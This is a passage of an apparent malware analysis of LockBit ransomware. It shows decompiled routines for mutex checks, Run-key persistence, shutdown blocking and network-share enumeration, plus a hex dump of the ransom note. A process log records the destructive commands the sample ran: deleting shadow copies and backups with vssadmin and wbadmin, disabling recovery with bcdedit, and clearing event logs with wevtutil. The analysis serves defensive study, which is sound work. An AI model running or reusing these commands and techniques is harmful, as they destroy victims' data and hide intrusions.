local_340 = 0x720065;
local_33c = 0x73;
        /* system volume information */
local_5a4 = 0x790073;
local_5a0 = 0x740073;
local_59c = 0x6d0065;

```

---

## A List Of Exclusions

**Here is the list of exclusions:**

```

windowsintelrecycle.bintor browserwindowsntmsbuildmicrosoftall userssystem volume
informationperflogsgoogleappdatamazillamicrosoft .netmicrosoft sharedinternet
explorercommon filesopera intelwindows
journalntldrntuser.dat.logbootsec.bakautorun.infthumbs.dbiconcahce.dbrestore-my-
files.txt.386.cmd.ani.adv.theme.msi.msp.com.diagpkg.nls.diagcab.lock.mpa.cpl.mod.hta.i

```

---

## Mutex Creation


For avoiding multiple infection on the same host, LockBit creates the following mutex `Global\{BEF590BE-11A6-442A-A85B-656C1081E04C}` . Firstly, it will try to open that mutex by calling `OpenMutexA` , if it succeeds, which means that host is already infected, it will exit the process, otherwise, it'll call `CreateMutexA` for creating the mutex then, it'll proceed with the rest of the malware functionality.

```

uVar3 = 0;
local_33 = 0x5e5d7631;
uStack47 = 0x6d5d5053;
uStack43 = 0x7774734a;
uStack39 = 0x73010804;
local_34 = 0;
local_23 = 0x1c74;
uStack31 = 0x51c0770;
uStack27 = 0x1c700305;
uStack23 = 0x73040970;
local_13 = 0x704071c;
local_f = 0x9010072;
local_b = 0x5017400;
local_7 = 0x4c72;
do {
    pbVar1 = &local_33 + uVar3 + 1;
    *pbVar1 = *pbVar1 ^ 0x31;
    uVar3 = uVar3 + 1;
} while (uVar3 < 0x2d);
/* Global\{BEF590BE-11A6-442A-A85B-656C1081E04C} */
local_5 = 0;
pvVar2 = OpenMutexA(0,0,&local_33 + 1);
if (pvVar2 == 0x0) {
    CreateMutexA(0x0,0,&local_33 + 1);
    return 0;
}
return 1;
}

```

## Mutex Creation



## Persistence

In order to maintain a persistence and to service reboots, LockBit creates the following registry key

`HKCU\SOFTWARE\Microsoft\Windows\CurrentVaersion\Run\X01XADp001` with a value of

it's path on disk.

```
} while (counter < 0x2d);
        /* SOFTWARE\Microsoft\Windows\CurrentVersion\Run */
local_6d = 0;
LVar2 = RegCreateKeyExA(0x80000001,&local_9b + 1,0,0x0,0,0x2001f,0x0,&reg_key_handle,&local_a0);
if (LVar2 != 0) {
    return false;
}
X01XADp001 = 0x56000e;
local_34 = 0xe;
local_48 = 0x3f0041;
local_32 = 0x655c;
local_44 = 0x4f0056;
local_30 = 0x6f63;
local_40 = 0x7e004a;
local_2e = 0x6578;
local_3c = 0x3e0041;
local_2c = 0x206a;
local_38 = 0xe003f;
local_2a = 0x756f;
local_28 = 0x6f7a;
local_26 = 0x757c;
local_24 = 0x2060;
local_22 = 0x6565;
counter = 0;
do {
    *(&X01XADp001 + counter * 2 + 2) = *(&X01XADp001 + counter * 2 + 2) ^ 0xe;
    counter = counter + 1;
        /* X01XADp001 */
} while (counter < 0x15);
local_20 = 0;
if (param_1 == 0) {
    local_68 = 0x104;
    local_1e = 0x220074;
    local_1a = 0x730025;
    local_16 = 0x22;
    local_12 = 0;
    local_10 = 0x53;
    local_e = 0x72;
    local_c = 0x69;
    local_a = 0;
    iVar3 = wsprintfW(local_2ac,&local_1e + 2,*(*(in_FS_OFFSET + 0x30) + 0x10) + 0x3c));
    LVar2 = RegQueryValueExW(reg_key_handle,&X01XADp001 + 2,0x0,&local_6c,local_4b4,&local_68);
    if ((LVar2 != 0) || (iVar4 = lstricmpW(local_4b4,local_2ac), iVar4 != 0)) {
        iVar4 = RegSetValueExW(reg_key_handle,&X01XADp001 + 2,0,1,local_2ac,iVar3 * 2);
    }
}
```

## Maintaining Persistence

Address	Hex	ASCII
0018FB72	53 4F 46 54 57 41 52 45 5C 4D 69 63 72 6F 73 6F	SOFTWARE\Microso
0018FB82	66 74 5C 57 69 6E 64 6F 77 73 5C 43 75 77 72 65	ft\Windows\Curre
0018FB92	6E 74 56 65 72 73 69 6F 6E 5C 52 75 6E 00 01 00	ntVersion\Run

After Decrypting The Key In Memory

## Shutdown Prevention

---

In order to ensure that the encryption operation didn't get disrupted even by shutting the system down, LockBit will create a shutdown block reason by calling

`ShutdownBlockReasonCreate` .

```
13 ShutdownBlockReasonCreate_stack = 0x6a774c1f;
14 uStack39 = 0x68707b6b;
15 uStack35 = 0x70735d71;
16 uStack31 = 0x7a4d747c;
17 local_1b = 0x71706c7e;
18 local_17 = 0x7e7a6d5c;
19 local_13 = 0x7a6b;
20 do {
21     pbVar1 = (byte *) ((int)&ShutdownBlockReasonCreate_stack + uVar2 + 1);
22     *pbVar1 = *pbVar1 ^ 0x1f;
23     uVar2 = uVar2 + 1;
24 } while (uVar2 < 0x19);
25 local_11 = 0;
26 local_10 = 0x34;
27 local_9 = 0;
28 local_f = 'u';
29 local_b = 0x33;
30 lpProcName = (LPCSTR) ((int)&ShutdownBlockReasonCreate_stack + 1);
31 local_e = 0x73;
32 local_d = 0x65;
33 local_c = 0x72;
34 local_a = 0x32;
35 hModule = GetModuleHandleA(&local_f);
36 ShutdownBlockReasonCreate = GetProcAddress(hModule, lpProcName);
37 switch(param_1) {
38 case 0:
39     return 1;
40 case 1:
41 case 2:
42 case 5:
43 case 6:
44     if (ShutdownBlockReasonCreate != (FARPROC)0x0) {
45         uVar4 = 0;
46         pHVar3 = GetConsoleWindow();
47         (*ShutdownBlockReasonCreate)(pHVar3, uVar4);
48     }
49     self_delete();
50     Sleep(99999);
51     return 1;
52 default:
53     return 0;
```

Creating Shutdown Block Reason

## Netwrok Enumeration

---



In order to ensure infecting as many victims as possible, LockBit scans the attached drivers and network shares and when it finds files that meets its previously discussed requirements, it'll also encrypt those files.

LockBit starts this function by calling `GetLogicalDrives` to get a bitmask representing the currently available disk drivers then, it loops over them and passed them to `GetDriveTypeW` to determine the type of the driver whether it is a removable, fixed, CD-ROM, RAM disk, or network drive, it specifically looking for `0x4: DRIVE_REMOTE`. Once it finds a networked drive, it calls `WNetGetConnectionW` to retrieve the name of that network resource, then it will do a recursive calls to `WNetOpenEnumW` and `WNetEnumResourceW` enumerate the folders and files of that network resource.

```
list_of_logical_driver_letters = GetLogicalDrives();
uVar3 = 0x1a;
local_18 = 0x3a005a;
local_14 = 0;
do {
    uVar3 = uVar3 - 1;
    if ((* (byte *) ((int)&list_of_logical_driver_letters + ((int)uVar3 >> 3)) >> (uVar3 & 7) & 1) !=
        0) {
        driver_type = GetDriveTypeW((LPCWSTR)&local_18);
            /* 0x4 -> DRIVE_REMOTE */
        if (driver_type == 4) {
            local_c = 0x200;
            lpRemoteName = (LPWSTR)malloc(0x400);
            DVar1 = WNetGetConnectionW((LPCWSTR)&local_18, lpRemoteName, &local_c);
            if (DVar1 == 0) {
                PathRemoveBackslashW(lpRemoteName);
                ppvVar2 = (HANDLE *)
                    CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, lpStartAddress_0040a590, lpRemoteName, 0
                        , &local_10);
                (&lpHandles_00427960)[DAT_00429310] = ppvVar2;
                LOCK();
                DAT_00429310 = DAT_00429310 + 1;
            }
            else {
                free(lpRemoteName);
            }
        }
    }
} while (uVar3 != 0);
network_scanning((LPNETRESOURCEW)0x0);
return;
```

## 1 Network Enumeration

LockBit can also access the network shares that require user credentials by calling `WNetAddConnection2W` with `lpUserName=0` and `lpPassword=0` which automatically sends the username and password of the currently logged in user.



Address	Hex	ASCII
0018F65B	00 00 00 00 00 00 00 00 00 00 00 00 00 00 75 70 27	.....up'
0018F66B	00 0A 09 20 54 68 69 73 20 6C 69 6E 68 20 6F 6E	... This link on
0018F67B	6C 79 20 77 6F 72 6B 73 20 69 6E 20 54 6F 72 20	ly works in Tor
0018F68B	42 72 6F 77 73 65 72 21 20 0D 0A 7C 20 33 2E 20	Browser! ..  3.
0018F69B	46 6F 6C 6C 6F 77 20 74 68 65 20 69 6E 73 74 72	Follow the instr
0018F6AB	75 63 74 69 6F 6E 73 20 6F 6E 20 74 68 69 73 20	uctions on this
0018F6BB	70 61 67 65 0D 0A 0D 0A 0D 0A 20 23 23 23 20 20	page..... ###
0018F6CB	41 74 74 65 6E 74 69 6F 6E 21 20 23 23 23 0D 0A	Attention! ###..
0018F6DB	20 23 20 44 6F 20 6E 6F 74 20 72 65 6E 61 6D 65	# Do not rename
0018F6EB	20 65 6E 63 72 79 70 74 65 64 20 66 69 6C 65 73	encrypted files
0018F6FB	2E 0D 0A 20 23 20 44 6F 20 6E 6F 74 20 74 72 79	... # Do not try
0018F70B	20 74 6F 20 64 65 63 72 79 70 74 20 75 73 69 6E	to decrypt usin
0018F71B	67 20 74 68 69 72 64 20 70 61 72 74 79 20 73 6F	g third party so
0018F72B	66 74 77 61 72 65 2C 20 69 74 20 6D 61 79 20 63	ftware, it may c
0018F73B	61 75 73 65 20 70 65 72 6D 61 6E 65 6E 74 20 64	ause permanent d
0018F74B	61 74 61 20 6C 6F 73 73 2E 0D 0A 20 23 20 44 65	ata loss... # De
0018F75B	63 72 79 70 74 69 6F 6E 20 6F 66 20 79 6F 75 72	ryption of your
0018F76B	20 66 69 6C 65 73 20 77 69 74 68 20 74 68 65 20	files with the
0018F77B	68 65 6C 70 20 6F 66 20 74 68 69 72 64 20 70 61	help of third pa
0018F78B	72 74 69 65 73 20 6D 61 79 20 63 61 75 73 65 20	rties may cause
0018F79B	69 6E 63 72 65 61 73 65 64 20 70 72 69 63 65 28	increased price(
0018F7AB	74 68 65 79 20 61 64 64 20 74 68 65 69 72 20 66	they add their f
0018F7BB	65 65 20 74 6F 20 6F 75 72 29 2E 0D 0A 20 23 20	ee to our). #
0018F7CB	54 6F 72 20 42 72 6F 77 73 65 72 20 6D 61 79 20	Tor Browser may
0018F7DB	62 65 20 62 6C 6F 63 68 65 64 20 69 6E 20 79 6F	be blocked in yo
0018F7EB	75 72 20 63 6F 75 6E 74 72 79 20 6F 72 20 63 6F	ur country or co
0018F7FB	72 70 6F 72 61 74 65 20 6E 65 74 77 6F 72 6B 2E	rporate network.
0018F80B	20 55 73 65 20 68 74 74 70 73 3A 2F 2F 62 72 69	Use https://bri
0018F81B	64 67 65 73 2E 74 6F 72 70 72 6F 6A 65 63 74 2E	dges.torproject.
0018F82B	6F 72 67 20 6F 72 20 75 73 65 20 54 6F 72 20 42	org or use Tor B
0018F83B	72 6F 77 73 65 72 20 6F 76 65 72 20 56 50 4E 2E	rowser over VPN.
0018F84B	0D 0A 20 23 20 54 6F 72 20 42 72 6F 77 73 65 72	.. # Tor Browser
0018F85B	20 75 73 65 72 20 6D 61 6E 75 61 6C 20 68 74 74	user manual htt
0018F86B	70 73 3A 2F 2F 74 62 2D 6D 61 6E 75 61 6C 2E 74	ps://tb-manual.t
0018F87B	6F 72 70 72 6F 6A 65 63 74 2E 6F 72 67 2F 61 62	orproject.org/ab
0018F88B	6F 75 74 20 0D 0A 0D 0A 21 21 21 20 57 65 20 61	out ....!!! We a
0018F89B	6C 73 6F 20 64 6F 77 6E 6C 6F 61 64 20 68 75 67	lso download hug
0018F8AB	65 20 61 6D 6F 75 6E 74 20 6F 66 20 79 6F 75 72	e amount of your
0018F8BB	20 70 72 69 76 61 74 65 20 64 61 74 61 2C 20 69	private data, i
0018F8CB	6E 63 6C 75 64 69 6E 67 20 66 69 6E 61 6E 63 65	ncluding finance
0018F8DB	20 69 6E 66 6F 72 6D 61 74 69 6F 6E 2C 20 63 6C	information, cl
0018F8EB	69 65 6E 74 73 20 70 65 72 73 6F 6E 61 6C 20 69	ients personal i
0018F8FB	6F 66 6F 20 20 6F 65 74 77 6F 72 68 20 64 69 61	nfo network dia

Address	Hex	ASCII
0018F942	41 6C 6C 20 79 6F 75 72 20 69 6D 70 6F 72 74 61	All your importa
0018F952	6E 74 20 66 69 6C 65 73 20 61 72 65 20 65 6E 63	nt files are enc
0018F962	72 79 70 74 65 64 21 0D 0A 41 6E 79 20 61 74 74	rypted!..Any att
0018F972	65 6D 70 74 73 20 74 6F 20 72 65 73 74 6F 72 65	empts to restore
0018F982	20 79 6F 75 72 20 66 69 6C 65 73 20 77 69 74 68	your files with
0018F992	20 74 68 65 20 74 68 72 69 64 20 70 61 72 74 79	the thrid-party
0018F9A2	20 73 6F 66 74 77 61 72 65 20 77 69 6C 6C 20 62	software will b
0018F9B2	65 20 66 61 74 61 6C 20 66 6F 72 20 79 6F 75 72	e fatal for your
0018F9C2	20 66 69 6C 65 73 21 0D 0A 52 45 53 54 4F 52 45	files!..RESTORE
0018F9D2	20 59 4F 55 20 44 41 54 41 20 50 4F 53 49 42 4C	YOU DATA POSIBL
0018F9E2	45 20 4F 4E 4C 59 20 42 55 59 49 4E 47 20 70 72	E ONLY BUYING pr
0018F9F2	69 76 61 74 65 20 68 65 79 20 66 72 6F 6D 20 75	ivate key from u
0018FA02	73 2E 0D 0A 54 68 65 72 65 20 69 73 20 6F 6E 6C	s...There is onl
0018FA12	79 20 6F 6E 65 20 77 61 79 20 74 6F 20 67 65 74	y one way to get
0018FA22	20 79 6F 75 72 20 66 69 6C 65 73 20 62 61 63 68	your files back
0018FA32	3A 0D 0A 0D 0A 7C 20 31 2E 20 44 6F 77 6E 6C 6F	:...  1. Downlo
0018FA42	61 64 20 54 6F 72 20 62 72 6F 77 73 65 72 20 2D	ad Tor browser -
0018FA52	20 68 74 74 70 73 3A 2F 2F 77 77 77 2E 74 6F 72	https://www.tor
0018FA62	70 72 6F 6A 65 63 74 2E 6F 72 67 2F 20 61 6E 64	project.org/ and
0018FA72	20 69 6E 73 74 61 6C 6C 20 69 74 2E 0D 0A 7C 20	install it...
0018FA82	32 2E 20 4F 70 65 6E 20 6C 69 6E 6B 20 69 6E 20	2. Open link in
0018FA92	54 4F 52 20 62 72 6F 77 73 65 72 20 2D 20 68 74	TOR browser - ht
0018FAA2	74 70 3A 2F 2F 6C 6F 63 6B 62 69 74 6B 73 32 74	tp://lockbitks2t

The

Ransom-Note In Memory

### Self Deleting

After a successful execution, LockBit will delete its executable for reducing the artifacts it leaves on the infected system. In order to do that, it runs the following command `C ping 1.1.1.1 -n 22 > Nul & \ <the path to the executable>`



Time of Day	Process Name	PID	Operation	Path	Result	Details
10:05:27.42265...	anghami.exe	2792	Process Start		SUCCESS	Parent PID: 2772, Command line: "C:\Users\ALOI.Machine\Desktop\anghami.exe" Current directory: C:\Windows\...
10:05:27.78690...	anghami.exe	2792	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 1944, Command line: "C:\Windows\System32\cmd.exe" /c vssadmin delete shadows /all /quiet & wmic shadow...
10:05:28.78487...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2264, Command line: /c vssadmin Delete Shadows /All /Quiet
10:05:28.89530...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1524, Command line: /c bcdedit /set (default) recoveryenabled No
10:05:29.00364...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1708, Command line: /c bcdedit /set (default) bootstatuspolicy ignoreallfailures
10:05:29.11303...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 3004, Command line: /c wbadmim DELETE SYSTEMSTATEBACKUP
10:05:29.22282...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2544, Command line: /c wbadmim DELETE SYSTEMSTATEBACKUP -deleteOldest
10:05:29.33141...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2240, Command line: /c wmic SHADOWCOPY /nointeractive
10:05:29.44137...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1988, Command line: /c wevtutil cl security
10:05:29.55273...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1852, Command line: /c wevtutil cl system
10:05:29.66016...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1136, Command line: /c wevtutil cl application
10:05:29.77076...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 792, Command line: /c vssadmin Delete Shadows /All /Quiet
10:05:29.87869...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 536, Command line: /c bcdedit /set (default) recoveryenabled No
10:05:29.98770...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1268, Command line: /c bcdedit /set (default) bootstatuspolicy ignoreallfailures
10:05:30.09736...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2748, Command line: /c wbadmim DELETE SYSTEMSTATEBACKUP -deleteOldest
10:05:30.20975...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2252, Command line: /c wbadmim DELETE SYSTEMSTATEBACKUP -deleteOldest
10:05:30.31578...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 724, Command line: /c wmic SHADOWCOPY /nointeractive
10:05:30.42860...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 2708, Command line: /c wevtutil cl security
10:05:30.53433...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 392, Command line: /c wevtutil cl system
10:05:30.64623...	anghami.exe	2792	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 492, Command line: /c wevtutil cl application

## Behavioral Analysis Artifacts Of The Executed Commands

### Mitre TTPs

The following is a list of the most important MITRE ATT&CK TTPs identified while analyzing the malware.

Mitre TTPs

Thanks for reading, your comments and feedback are most welcomed 😊